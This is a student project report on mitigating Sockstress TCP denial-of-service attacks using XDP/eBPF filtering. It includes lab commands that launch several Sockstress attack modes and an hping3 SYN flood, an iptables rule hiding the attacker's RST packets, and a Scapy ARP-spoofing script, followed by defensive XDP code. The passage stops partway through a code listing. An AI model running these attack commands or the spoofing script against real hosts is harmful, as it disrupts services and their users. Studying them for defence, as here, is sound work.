



UNIVERSITY OF
THESSALY

UNIVERSITY OF THESSALY

DEPARTMENT OF ELECTRICAL AND COMPUTER ENGINEERING

Defence against DDoS Sockstress attacks using the eXpress Data Path

Author:
Nikitopoulos N. Georgios

Supervisor:
Prof. Christos D. Antonopoulos

A project report submitted for the class of

HY401 Special Topics

July 2, 2019

Abstract

Distributed Denial of Service (DDoS) attacks pose a threat to any online service across all industries. These attacks exhaust the resources that would otherwise serve legitimate users by leveraging the power of many compromised devices (botnet), thus making it unavailable for common users. In 2018 there were several attacks at 1.3 TBps and one measured at 1.7 TBps with targets ranging from Github to small organizations being affected by test attacks. This suggests that there is a big need for robust and efficient defense mechanisms that mitigate such attacks. The option used in this project is the eXpress Data Path, a programmable network data path in the Linux Kernel that processes packets in the lowest point of the network stack, which is what enables it to be advertised as a high performance solution. The method of attack utilized in this project is Sockstress, a very powerful TCP socket stress framework that was first demonstrated in 2008. Various options of attack by Sockstress will be described and outlined. Each attack mode will be mitigated by making additions in our XDP/eBPF program. When writing C programs for BPF, there are a couple of pitfalls to be aware of, compared to usual application development with C. Such pitfalls are encountered and the workarounds are documented. A single-host testing environment is created that is designed to be very easily deployable to a multi-host network that would, in further work, enable us to make more realistic measurements across different hardware.

Acknowledgements

A big thank you to GRNET and Dimitris Mitropoulos for providing the subject of this project as well as the infrastructure that was required.

Contents

1	System Setup	5
1.1	Zero-copy Networking, eBPF and Just-In-Time compilation	5
1.2	Building BPF programs outside of the Kernel Tree	5
2	Sockstress	7
2.1	DoS Process	7
2.1.1	FantaIP	7
2.1.2	Sockstress	8
2.2	Running attacks	8
2.2.1	Zero Window Connection Attack	9
2.2.2	TCP Small Window Stress Attack	9
2.2.3	TCP Segment Hole Attack	10
2.2.4	REQ FIN Pause Stress	10
2.2.5	TCP Activate Reno Pressure	11
3	XDP Mitigation	12
3.1	Userspace part: xdp_user.c	12
3.2	Kernel-space part: xdp_kern.c	13
4	Testing Environment	16

Listings

1.1	Command code for llc version	5
1.2	Command code for clang version	5
1.3	Include paths for <i>Makefile</i>	6
1.4	IFLAGS for <i>Makefile</i>	6
1.5	Clang command for <i>Makefile</i>	6
1.6	gdb commands for <i>Makefile</i>	6
2.1	iptables command for local firewall	7
2.2	Python script for ARP spoofing <i>arp_spoof.py</i>	7
2.3	Added defines for <i>pcap.h</i>	8
2.4	Command code for Zero Window Connection Attack	9
2.5	Line that enables SYN Cookies	9
2.6	Command that SYN Floods	9
2.7	netstat command	9
2.8	Command code for Small Window Connection Attack	10
2.9	Command code for Segment Hole Attack	10
2.10	Command for HTTP Server	10
2.11	Command for REQ FIN Attack	10
3.1	Userspace code <i>xdp_user.c</i>	12
3.2	Command for objdump	13
3.3	Code for <i>xdp_kern.c</i>	14
4.1	Code for <i>docker-compose.yml</i>	16
4.2	Code for <i><node-type>-dockerfile</i>	16

List of Figures

2.1	Sockstress basic sequence	8
2.2	SYN_RECV list output	9
2.3	Sockstress small window size attack sequence	9
2.4	ESTABLISHED connection, netstat	10
2.5	Segment Hole packet sequence	10
2.6	SYN_RECV, ESTABLISHED and FIN_WAIT1 states, Segment Hole Attack . . .	10
2.7	REQ FIN Attack Packet sequence, where Green is the attacker IP and Red is the victim IP	11
2.8	REQ FIN Attack FIN_WAIT1 States, where Green is the attacker IP and Red is the victim IP	11
2.9	Activate Reno Attack Packet Sequence, where Green is the attacker IP and Red is the victim IP	11
3.1	objdump code segments output	13

Chapter 1

System Setup

The system chosen for the development of this implementation is a virtual machine hosted in GRNET's (Greek NREN) clouding platform okeanos-knossos. The virtual machine was updated to Linux Kernel 4.18 in order to be able to be compatible with XDP (support available since Linux Kernel Version 4.8, generic mode available since 4.12 and virtio_net drivers since 4.10) and JIT compiling (since version 4.18 for x86_32 architectures). Further information on the features supported regarding XDP, eBPF and JIT in each version of the Linux Kernel can be found in <https://github.com/iovisor/bcc/blob/master/docs/kernel-versions.md#xdp>

1.1 Zero-copy Networking, eBPF and Just-In-Time compilation

Kernel bypass is the technique we use in order to skip the kernel's networking layer and do all the packet processing from user-space. By doing this we avoid overhead introduced by the Kernel which is accumulative as the attack loads increase. This is the technique that leaders of the industry in DDoS mitigation were utilizing in the past (before XDP was introduced).

This technique gave way to a new scheme which operates in the opposite way by moving user-space programs (filters usually) into the kernel's realm. This results in great packet-processing speedups because it allows us to filter packets as soon as they reach the Network Interface Card (NIC) and is possible with the use of eBPF programs (extended Berkeley Packet Filtering). BPF utilizes bytecode which is translated into native code for the architecture using a Just-In-Time (JIT) compiler that does this in real time. This type of technique is also called **Zero-Copy Networking** due to avoiding double copies of the same packet between Kernel and user-space by utilizing shared memory and therefore avoiding significant performance overheads.

Since BPF programs run inside the Kernel, they have to be limited in order to be safe to run so that they do not affect the system's stability. This is achieved by a verifier that checks for backward jumps and therefore ensuring termination. This means that BPF programs are not Turing-Complete and that we have to mind this limitation.

1.2 Building BPF programs outside of the Kernel Tree

In order to build XDP/eBPF we use Clang and llvm. The version of Clang that supports XDP/eBPF is $\geq 3.4.0$ and the version of llvm is $\geq 3.7.1$. In order to figure out the versions of Clang and llvm currently on someones system one can run:

Listing 1.1: Command code for llc version

```
llc --version
```

In our system this command outputs LLVM version 6.0.0

The Clang version is retrieved by running

Listing 1.2: Command code for clang version

```
clang --version
```

In our system this command outputs clang version 6.0.0-1ubuntu2.

In order to make a program that uses XDP one needs to make two have two files containing code, one for kernel-space and one for user-space. Usually if the latter is named *filename.c* then the former is named *filename_kern.c*. BPF programs need to be compiled against the right headers that contain the BPF definitions. In order to simplify the process I copied *bpf_helpers.c*, a header file in the kernel source that contains convenience functions, in the project directory. Next there was a need for a Makefile that contained all the include paths of our programs as well as the flags needed by gcc and clang in order to compile XDP/BPF programs.

Listing 1.3: Include paths for *Makefile*

```
CLANG_PATH_GCC=/usr/lib/gcc/x86_64-linux-gnu/7/include
CLANG_PATH_ARCH=/usr/src/linux-source-4.18.0/linux-source-4.18.0/arch/x86/include
CLANG_PATH_ARCH_GENERATED=/usr/src/linux-source-4.18.0/linux-source-4.18.0/arch/x86/include/generated
CLANG_PATH_KERNEL_HEADERS=/usr/src/linux-source-4.18.0/linux-source-4.18.0/include
CLANG_PATH_X86_UAPI=/usr/src/linux-source-4.18.0/linux-source-4.18.0/arch/x86/include/uapi
CLANG_PATH_X86_UAPI_GENERATED=/usr/src/linux-source-4.18.0/linux-source-4.18.0/arch/x86/include/generated
/uapi
CLANG_PATH_UAPI=/usr/src/linux-source-4.18.0/linux-source-4.18.0/include/uapi
CLANG_PATH_UAPI_GENERATED=/usr/src/linux-source-4.18.0/linux-source-4.18.0/include/generated/uapi
CLANG_PATH_TESTING_TOOLS=/usr/src/linux-source-4.18.0/linux-source-4.18.0/tools/testing/selftests/bpf
CLANG_PATH_TOOLS=/usr/src/linux-source-4.18.0/linux-source-4.18.0/tools/lib/bpf
CLANG_PATH_KCONFIG=/usr/src/linux-source-4.18.0/linux-source-4.18.0/include/linux/kconfig.h
LIBBPF=/usr/src/linux-source-4.18.0/linux-source-4.18.0/tools/lib/bpf/libbpf.a

GDB_PATH_KERNEL_HEADERS=/usr/src/linux-source-4.18.0/linux-source-4.18.0/usr/include
GDB_PATH_TOOLS=/usr/src/linux-source-4.18.0/linux-source-4.18.0/tools/lib
GDB_PATH_TOOLS_INC=/usr/src/linux-source-4.18.0/linux-source-4.18.0/tools/include
GDB_PATH_TOOLS_PERF=/usr/src/linux-source-4.18.0/linux-source-4.18.0/tools/perf
```

The path for the Linux Kernel source is located at `/usr/src/linux-source-4.18.0/`. The paths that start with the CLANG keyword are used to compile the kernel-space programs and the paths that start with GDB are used in order to compile the user-space programs.

All of the CLANG files are combined in the CFLAGS variable, all the GDB flags are combined in the GDB_FLAGS variable, LIBFLAGS is the LIBBPF variable with the `-l` appended and IFLAGS is:

Listing 1.4: IFLAGS for *Makefile*

```
IFLAGS=$(CLANG_PATH_KCONFIG) \
-I$(CLANG_PATH_TOOLS) \
-I$(CLANG_PATH_TESTING_TOOLS)
```

So the command that builds the kernel program is:

Listing 1.5: Clang command for *Makefile*

```
clang -nostdinc -isystem $(CFLAGS) -include $(IFLAGS) \
-D__KERNEL__ -D__BPF_TRACING__ -Wno-unused-value -Wno-pointer-sign \
-D__TARGET_ARCH_x86 -Wno-compare-distinct-pointer-types \
-Wno-gnu-variable-sized-type-not-at-end \
-Wno-address-of-packed-member -Wno-tautological-compare \
-Wno-unknown-warning-option \
-O2 -emit-llvm -c xdp_kern.c -o - | llc -march=bpf -filetype=obj -o xdp_kern.o
```

and the commands that build the user-space program are:

Listing 1.6: gdb commands for *Makefile*

```
gcc -Wp,-MD,.xdp_user.o.d -Wall -Wmissing-prototypes -Wstrict-prototypes -O2 -fomit-frame-pointer -std=
gnu89 $(GDB_FLAGS) -c -o xdp_user.o xdp_user.c
gcc -o xdp xdp_user.o /usr/src/linux-source-4.18.0/linux-source-4.18.0/tools/lib/bpf/libbpf.a -lelf
```


Chapter 2

Sockstress

Sockstress is a Denial of Service tool developed by Jack C. Louis (Outpost 24) that is used to attack systems in the internet over TCP. What is interesting about Sockstress is the fact it usually utilizes the resources (RAM) of the victim's systems in such a way that it causes them to crash and renders them unable to shutdown in a normal way. The victim would then have to do a hard reboot of the system to recover it. Unfortunately the author of this attack died in a tragic fire in 2009 leaving many details about the attack unpublished. As such, the Denial of Service mechanism of action is still unknown and experts are advising to treat this as a typical DoS attack and block the responsible IP address.

2.1 DoS Process

In order to perform a successful Sockstress attack the attacker would have to firewall his source IP addresses in order to prevent his own OS from interfering with his own attack, as there will be incoming packets with a RST flag and the attacker's kernel will reset the sockets. One of the authors of Sockstress (Robert E. Lee) has documented a case of accidentally DoSing one's self by using this local firewall method and thus an alternate method of attack vector protection is used.

Listing 2.1: iptables command for local firewall

```
iptables -A OUTPUT -p TCP --tcp-flags rst rst -d <insert victim's ip address> -j DROP
```

2.1.1 FantaIP

This alternate method is implemented by a tool called FantaIP in the source code created by the original creators of Sockstress. FantaIP essentially creates spoofed IP addresses ("phantom" IP addresses, hence the name fantaIP) and it does that by generating ARP replies when the target sends ARP requests trying to find the spoofed addresses. There were many failed attempts on building FantaIP for Ubuntu 18.04 as well as many reported cases of individuals characterizing it unusable for modern operating systems (FantaIP works on old versions of Slackware). Therefore there was a need to write a tool that would implement the same functionality and this simple Python script that utilizes Scapy does that.

Listing 2.2: Python script for ARP spoofing *arp_spoof.py*

```
#This code is a modified version of Sam Broune's arpoi.py tool
import sys
from scapy.all import *

def findARP(p):
    op = p.sprintf("%ARP.op%")
    if op == "who-has":
        pdst = p.sprintf("%ARP.pdst%")
        len = pdst.__len__()
        if len > 11:
            if "192.168.1." in pdst and pdst != "192.168.1.1":
```

```

print "first_if_detected"
psrc = p.sprintf("%ARP.psrc%")
print "ARP_detected:", op, " ", pdst, "tell", psrc
B = ARP()
B.op = "is-at"
B.pdst = psrc
B.psrc = pdst
B.hwsrc = "34:02:86:6f:2d:df" # MAC Address of Attacker
B.hwdst = "ff:ff:ff:ff:ff:ff"
print "Sending", B.summary()
send(B)
sniff(prn=findARP)

```

2.1.2 Sockstress

There are several implementations of Sockstress on the internet the most popular one being defuse.ca's Sockstress implementation which is limited to Sockstress's most basic usage which is basically described in Figure 2.1. What Sockstress does in this mode is send a SYN packet to




Figure 2.1: Sockstress basic sequence

the victim's IP address with window size 59395 and as it receives the ACK reply from the target it sends back a TCP ACK packet with zero window length. This mode of attack is referred to by the Wikipedia article on sockstress as *Zero window connection stress*.

There are however many more attack scenarios that are not covered by the aforementioned implementation of Sockstress. Such attack scenarios are:

- TCP small window
- TCP Segment Hole
- TCP REQ FIN pause
- TCP activate reno pressure

as well as the aforementioned Zero window connection one. An implementation that implements these functions can be found in Pekka Pietikäinen repository which is 6 years old. The age of this repository imposed problems on its installation in Ubuntu 18.04 which is a modern version of Linux. In order to make it work the *pcap.h* header file in */usr/include/pcap* had to be modified with these added definitions:

Listing 2.3: Added defines for *pcap.h*

```

#define TH_FIN 0x01
#define TH_SYN 0x02
#define TH_RST 0x04
#define TH_PSH 0x08
#define TH_ACK 0x10
#define TH_URG 0x20
#define TH_ECE 0x40
#define TH_CWR 0x80

```

2.2 Running attacks

All the attacks described in this section are ran by the source code in Pekka Pietikäinen repository with super user privileges due to Sockstress's need of raw socket usage.

2.2.1 Zero Window Connection Attack

The Zero Window Connection Attack packet sequence is described in Figure 2.1. This attack is started with this command:

Listing 2.4: Command code for Zero Window Connection Attack

```
sudo ./sockstress -A -c-1 -d <insert victim ip> -m-1 -Mz -p22,80 -r300 -s192.168.1.128/25 -vv
```

A Zero Window attack makes the victim system to continually ask the attacker system in order to figure out when it can send data (due to the protocol it needs to know when the zero window opens). This of course keeps connections open and wastes the victim's system resources. Note that the SYN Cookies do not protect the machine from the attack as the connections from the adversaries are in a SYN_RECV state. This was tested by enabling the SYN Cookies protection by appending this line at `/etc/sysctl.conf`

Listing 2.5: Line that enables SYN Cookies

```
net.ipv4.tcp_syncookies = 1
```

then running a SYN Flood attack with hping with this command

Listing 2.6: Command that SYN Floods

```
sudo hping3 -i u1 -S -p 80 <insert victim IP here>
```

in order to see that no connections were being made by running

Listing 2.7: netstat command

```
sudo netstat -tn
```

While on the other hand the sockstress attack created SYN_RECV connections on the victim machine. The output of the same netstat command at this time yielded a number of connections of this form:

```
tcp        0      0 0.0.0.0:22 Attacker:15465 SYN_RECV
tcp        0      0 0.0.0.0:22 Attacker:6392 SYN_RECV
tcp        0      0 0.0.0.0:22 Attacker:36936 SYN_RECV
tcp        0      0 0.0.0.0:22 Attacker:38255 SYN_RECV
tcp        0      0 0.0.0.0:22 Attacker:14134 SYN_RECV
tcp        0      0 0.0.0.0:22 Attacker:39647 SYN_RECV
```

Figure 2.2: SYN_RECV list output

2.2.2 TCP Small Window Stress Attack

The small window attack works by setting the window size to a small number such as 4 during the TCP handshake and then sending a payload such an HTTP GET request. This creates an open TCP connection in which all the responses from the payload request are all split into tiny chunks and therefore wasting system resources. Figure 2.3 shows this exact functionality in a port 80 attack (HTTP). An attack at say port 22 (SSH) would contain the SSH analogue of this payload. This attack is very different from the Zero Window Connection attack as it sets the window size

Source	Destination	Protocol	Length	Info
Attacker IP	Victim IP	TCP	74	5023 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=1836164477 TSecr=0 WS=4
Victim IP	Attacker IP	TCP	74	80 → 5023 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1452 SACK_PERM=1 TSval=3973399070 TSecr=1836164477 WS=128
Attacker IP	Victim IP	TCP	66	5023 → 80 [ACK] Seq=1 Ack=1 Win=16 Len=0 TSval=2611310957 TSecr=3973399070
Attacker IP	Victim IP	HTTP	296	GET / HTTP/1.1

Figure 2.3: Sockstress small window size attack sequence

in the TCP options field of the packet by changing the window scale factor instead of the window size TCP header field and thus requires a different method of mitigation.

This attack version can be run with this command:

Listing 2.8: Command code for Small Window Connection Attack

```
sudo ./sockstress -A -c-1 -d <insert victim IP> -m-1 -Mw -p22,80 -r300 -s192.168.1.64 -vv
```

It should be noted that when the victim is under attack the netstat command at Listing 2.7 outputs a list of ESTABLISHED connections of this form:

```
tcp        0      1121 Victim IP :22          Attacker IP :5225      ESTABLISHED
```

Figure 2.4: ESTABLISHED connection, netstat

2.2.3 TCP Segment Hole Attack

In this attack upon the 3-way handshake the SYN packet is setting the window-size to 4 bytes long and during the last ACK the attacker sends 4 bytes followed by a packet that Zeros the window as we can see in Figure 2.5. This attack is verified to be increasing the memory usage of the system unlike the other attacks by using htop on the victim's machine and observing the spike during the attack.

Source	Destination	Protocol	Length	Info
<i>Attacker IP</i>	<i>Victim IP</i>	TCP	74	24113 → 22 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=1207931850 TSecr=0 WS=4
<i>Victim IP</i>	<i>Attacker IP</i>	TCP	74	22 → 24113 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1452 SACK_PERM=1 TSval=3763071614 TSecr=1207931850 WS=128
<i>Attacker IP</i>	<i>Victim IP</i>	SSH	70	Client: [TCP ZeroWindow] , Encrypted packet (len=4)
<i>Victim IP</i>	<i>Attacker IP</i>	TCP	66	22 → 24113 [ACK] Seq=1 Ack=5 Win=28800 Len=0 TSval=3763071787 TSecr=3328242503
<i>Victim IP</i>	<i>Attacker IP</i>	TCP	66	22 → 24113 [RST, ACK] Seq=1 Ack=5 Win=28800 Len=0 TSval=3763071787 TSecr=3328242503
<i>Attacker IP</i>	<i>Victim IP</i>	TCP	54	[TCP ZeroWindow] 24113 → 22 [ACK] Seq=5 Ack=1 Win=0 Len=0

Figure 2.5: Segment Hole packet sequence

This attack was performed with this command:

Listing 2.9: Command code for Segment Hole Attack

```
sudo ./sockstress -A -c-1 -d <insert victim ip> -m-1 -Ms -p22 -r300 -s<insert source IP> -vv
```

It also seems to be leaving the connections at a mix of SYS_RECV, ESTABLISHED, and FIN_WAIT1 states as shown by the output of the command at Listing 2.7 in Figure 2.6

```
tcp        0      1 Victim IP :22          Attacker IP :22100      FIN_WAIT1
tcp        0      0           :22          Attacker IP :54106      SYN_RECV
tcp        0     41           :22          Attacker IP :54007      ESTABLISHED
```

Figure 2.6: SYS_RECV, ESTABLISHED and FIN_WAIT1 states, Segment Hole Attack

2.2.4 REQ FIN Pause Stress

In order to make this attack work there was a need to raise an HTTP server in our victim machine. This was achieved by running this command in the directory that we wanted to serve:

Listing 2.10: Command for HTTP Server

```
sudo python -m SimpleHTTPServer 80
```

Then the attack was run by doing:

Listing 2.11: Command for REQ FIN Attack

```
sudo ./sockstress -A -c-1 -d 83.212.75.74 -m-1 -MS -p80 -r10 -s192.168.1.64 -vv
```

In this attack a connection is first started with the victim followed by a PSH packet that contains an HTTP GET request of the page. Then after the Server replies an ACK packet with Zero Window Length is sent by the Attacker. This exact packet sequence is shown in Figure 2.7 This makes the victim machine have sockets left in the FIN_WAIT1 state as shown in Figure 2.8 After enough sockets left in this state the Server cannot communicate TCP properly.

Source	Destination	Protocol	Length	Info
Green	Red	TCP	74	22388 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=732996408 TSecr=0 WS=4
Red	Green	TCP	66	80 → 22388 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1452 SACK_PERM=1 TSval=3798656964 TSecr=732996408 WS=128
Green	Red	TCP	66	22388 → 80 [ACK] Seq=1 Ack=1 Win=23360 Len=0 TSval=2829299755 TSecr=3798656964
Green	Red	HTTP	296	GET / HTTP/1.1
Red	Green	TCP	296	[TCP Retransmission] 22388 → 80 [FIN] Seq=1 Win=0 Len=230 TSval=2896408619 TSecr=3798656964
Green	Red	TCP	66	80 → 22388 [ACK] Seq=1 Ack=231 Win=30080 Len=0 TSval=3798657026 TSecr=2862854187
Green	Red	TCP	83	80 → 22388 [PSH, ACK] Seq=1 Ack=231 Win=30080 Len=17 TSval=3798657027 TSecr=2862854187 [TCP segment of a reasse
Green	Red	HTTP	445	HTTP/1.0 200 OK (text/html)
Green	Red	TCP	83	[TCP Retransmission] 80 → 22388 [PSH, ACK] Seq=1 Ack=231 Win=30080 Len=17 TSval=3798657294 TSecr=2862854187
Green	Red	TCP	83	[TCP Retransmission] 80 → 22388 [PSH, ACK] Seq=1 Ack=231 Win=30080 Len=17 TSval=3798657846 TSecr=2862854187
Green	Red	TCP	83	[TCP Retransmission] 80 → 22388 [PSH, ACK] Seq=1 Ack=231 Win=30080 Len=17 TSval=3798658902 TSecr=2862854187
Green	Red	TCP	83	[TCP Retransmission] 80 → 22388 [PSH, ACK] Seq=1 Ack=231 Win=30080 Len=17 TSval=3798661238 TSecr=2862854187
Green	Red	TCP	83	[TCP Retransmission] 80 → 22388 [PSH, ACK] Seq=1 Ack=231 Win=30080 Len=17 TSval=3798665590 TSecr=2862854187
Green	Red	TCP	83	[TCP Retransmission] 80 → 22388 [PSH, ACK] Seq=1 Ack=231 Win=30080 Len=17 TSval=3798674038 TSecr=2862854187
Green	Red	TCP	83	[TCP Retransmission] 80 → 22388 [PSH, ACK] Seq=1 Ack=231 Win=30080 Len=17 TSval=3798692470 TSecr=2862854187
Green	Red	TCP	83	[TCP Retransmission] 80 → 22388 [PSH, ACK] Seq=1 Ack=231 Win=30080 Len=17 TSval=3798727285 TSecr=2862854187

Figure 2.7: REQ FIN Attack Packet sequence, where Green is the attacker IP and Red is the victim IP

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	397	Green:80	Red:29209	FIN_WAIT1
tcp	0	397	Green:80	Red:21142	FIN_WAIT1
tcp	0	397	Green:80	Red:63102	FIN_WAIT1
tcp	0	397	Green:80	Red:22747	FIN_WAIT1
tcp	0	397	Green:80	Red:61912	FIN_WAIT1
tcp	0	397	Green:80	Red:24437	FIN_WAIT1

Figure 2.8: REQ FIN Attack FIN_WAIT1 States, where Green is the attacker IP and Red is the victim IP

2.2.5 TCP Activate Reno Pressure

This attack works by activating a congestion control algorithm called TCP Reno and thus putting load into the victim's machine. TCP Reno is activated when 3 duplicate ACKs are received. It does that by creating a connection with the victim's machine, then it sends the TCP payload (HTTP GET request) followed by 3 duplicate ACK packets. Then it sends Zero Window packets. This functionality is shown in Figure 2.9. All the sockets have ESTABLISHED connections in this attack

Source	Destination	Protocol	Length	Info
Green	Red	TCP	74	[TCP Port numbers reused] 46781 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=955927953 TSecr=0 WS=4
Red	Green	TCP	74	80 → 46781 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1452 SACK_PERM=1 TSval=3801260094 TSecr=955927953 WS=128
Green	Red	TCP	66	46781 → 80 [ACK] Seq=1 Ack=1 Win=23360 Len=0 TSval=2907568696 TSecr=3801260094
Green	Red	HTTP	296	GET / HTTP/1.1
Red	Green	TCP	66	46781 → 80 [ACK] Seq=1 Ack=1 Win=23360 Len=0 TSval=2974677560 TSecr=3801260094
Green	Red	TCP	66	46781 → 80 [ACK] Seq=1 Ack=1 Win=23360 Len=0 TSval=2974677560 TSecr=3801260094
Green	Red	TCP	66	46781 → 80 [ACK] Seq=1 Ack=1 Win=23360 Len=0 TSval=2974677560 TSecr=3801260094
Green	Red	TCP	66	80 → 46781 [ACK] Seq=1 Ack=231 Win=29952 Len=0 TSval=3801260238 TSecr=2941123128
Green	Red	TCP	54	[TCP ZeroWindow] 46781 → 80 [ACK] Seq=231 Ack=1 Win=0 Len=0
Green	Red	TCP	83	80 → 46781 [PSH, ACK] Seq=1 Ack=231 Win=29952 Len=17 TSval=3801260239 TSecr=2941123128 [TCP segment of a reassembled..
Green	Red	HTTP	445	HTTP/1.0 200 OK (text/html)
Green	Red	TCP	66	[TCP Dup ACK 10379#1] 80 → 46781 [ACK] Seq=398 Ack=231 Win=29952 Len=0 TSval=3801260239 TSecr=2941123128
Green	Red	TCP	74	[TCP Retransmission] 46781 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=964189585 TSecr=0 WS=4
Green	Red	TCP	66	[TCP Dup ACK 10379#2] 80 → 46781 [ACK] Seq=398 Ack=231 Win=29952 Len=0 TSval=3801287060 TSecr=2941123128
Green	Red	TCP	54	[TCP ZeroWindow] 46781 → 80 [ACK] Seq=231 Ack=398 Win=0 Len=0

Figure 2.9: Activate Reno Attack Packet Sequence, where Green is the attacker IP and Red is the victim IP

Chapter 3

XDP Mitigation

All of the aforementioned attacks have one thing in common. The small window size packet at the beginning of the TCP Handshake. The only difference is between the Zero Window Attack and the rest of them which is due to the fact that the Zero Window Connection attack sets the window size in the TCP Header field of the packet instead of changing the window scale factor in the TCP Options field and thus it requires a different method of filtering.

3.1 Userspace part: `xdp_user.c`

The userspace part of the code is kept simple. What this module does is essentially call the kernel-space module (achieved by the `bpf_prog_load_xattr` and `bpf_set_link_xdp_fd` function calls in lines 30 and 40 in Listing 3.1) and set the mode of XDP to SKB mode(in line 28, Listing 3.1). SKB is a driver independent mode that allows XDP to process packets after socket buffer and direct memory allocation is completed. This makes a larger number of instructions to be run before the XDP drop and thus is not ideal in our case where we want as little overhead as possible but it is chosen due to the fact that testing and developing can be done without worrying about the hardware or the drivers.

Listing 3.1: Userspace code *xdp_user.c*

```
1 #include <linux/bpf.h>
2 #include <linux/if_link.h>
3 #include <libgen.h>
4 #include <stdlib.h>
5
6
7 #include "bpf_util.h"
8 #include "bpf/libbpf.h"
9 #include "bpf/bpf.h"
10
11 static int ifindex;
12 static __u32 xdp_flags;
13
14 int main(int argc, char *argv[]){
15     struct bpf_prog_load_attr prog_load_attr = {
16         .prog_type = BPF_PROG_TYPE_XDP,
17     };
18
19     int prog_fd;
20     struct bpf_object *obj;
21     char filename[256];
22
23     ifindex = strtoul(argv[1], NULL, 0);
24     snprintf(filename, sizeof(filename), "%s_kern.o", basename(argv[0]));
25
26     prog_load_attr.file = filename;
27     //prog_load_attr.ifindex = ifindex;
```

```

28     xdp_flags |= XDP_FLAGS_SKB_MODE;
29
30     if(bpf_prog_load_xattr(&prog_load_attr, &obj, &prog_fd)){
31         printf("[_]Error_loading_object");
32         return 1;
33     }
34
35     if(!prog_fd){
36         printf("[_]Error_loading_file\n");
37         return 1;
38     }
39
40     if(bpf_set_link_xdp_fd(ifindex, prog_fd, xdp_flags) < 0){
41         printf("[_]Set_link_xdp_fd_failed\n");
42         return 1;
43     }
44
45     return 0;
46 }

```


Code sections 1-9 are library includes, line 24 sets the filename of the kernel-space program to `xdp_kern.c`, lines 35-39 is the file descriptor error check and another error check is performed at line 40 where the kernel-space program is called.

3.2 Kernel-space part: `xdp_kern.c`

This part essentially does all the profiling and the dropping of the packets. The `SEC()` macro (in line 51 of Listing 3.3) uses the `__attribute__` directive for the gnu compiler to create a code segment called `xdp`. The output of command in Listing 3.2 is shown in Figure 3.1 and it verifies the creation of the code segment named `xdp`.

Listing 3.2: Command for `objdump`

```
llvm-objdump -h xdp_kern.o
```



<code>xdp_kern.o:</code>		<code>file format ELF64-BPF</code>	
Sections:			
Idx	Name	Size	Address
0		00000000	0000000000000000
1	<code>.strtab</code>	0000026c	0000000000000000
2	<code>.text</code>	00000000	0000000000000000
3	<code>xdp</code>	00001960	0000000000000000
4	<code>license</code>	00000004	0000000000000000
5	<code>.eh_frame</code>	00000030	0000000000000000
6	<code>.rel.eh_frame</code>	00000010	0000000000000000
7	<code>.symtab</code>	00000660	0000000000000000

Figure 3.1: `objdump` code segments output

The binary containing the eBPF program is the `xdp_kern.o` file and it is a normal ELF binary, it can be inspected with tools like `llvm-objdump` and `elftools`. A bpf instruction is 8 bytes long, by this information and by looking at the size at Figure 3.1 we can derive that this program contains 812 bpf instructions. This information is important due to the fact that the verifier mentioned in the first chapter checks requires for all eBPF programs to have less than 4096 instructions so that by design all programs terminate quickly.

Function `decap_ipv4` (called in line 69 of Listing 3.3) essentially extracts the protocol from the header and returns it in the `ipproto` variable. It is then checked at line 76 on if it is ICMP (Ping packet) and the packet is dropped if that is true. This functionality was implemented as a quick check mechanism to verify that the bpf program was running from the victim machine with a quick failed ping on the interface of the attacker machine.

Function `decap_tcp` (called at line 82 of Listing 3.3 filters the Sockstress packets. In line 13 the `tcp_header` variable enables us to filter fields of the tcp header in line 20 where we check the case that the window size is zero and that the packet is an ACK packet (Zero Window Connection Attack case). In this case the packet is dropped with the `XDP_DROP` return in Line 21.

Lines 24-35 implement the filtering for the rest attack types. A finite loop is searching for the TCP option with the small window size. We do not know a priori the position of the TCP option but what we can know for sure is that it has a NOP operation TCP Option before the window size option and that is why we need a for loop that searches for it. Backward jumps are not permitted in BPF because the verifier checks for them as well (BPF is not Turing Complete because it needs to ensure a safe way for the kernel to run code without the risk of crashing). We can avoid backward jumps though by using the loop unroll directive for Clang.

Listing 3.3: Code for `xdp_kern.c`

```

1  #define KBUILD_MODNAME "bizd"
2
3  #include <uapi/linux/bpf.h>
4  #include <linux/in.h>
5  #include <linux/if_ether.h>
6  #include <linux/ip.h>
7  #include <linux/tcp.h>
8
9  #include "bpf_helpers.h"
10
11 static __always_inline
12 int decap_tcp(void *data, u64 l3_offset, void *data_end){
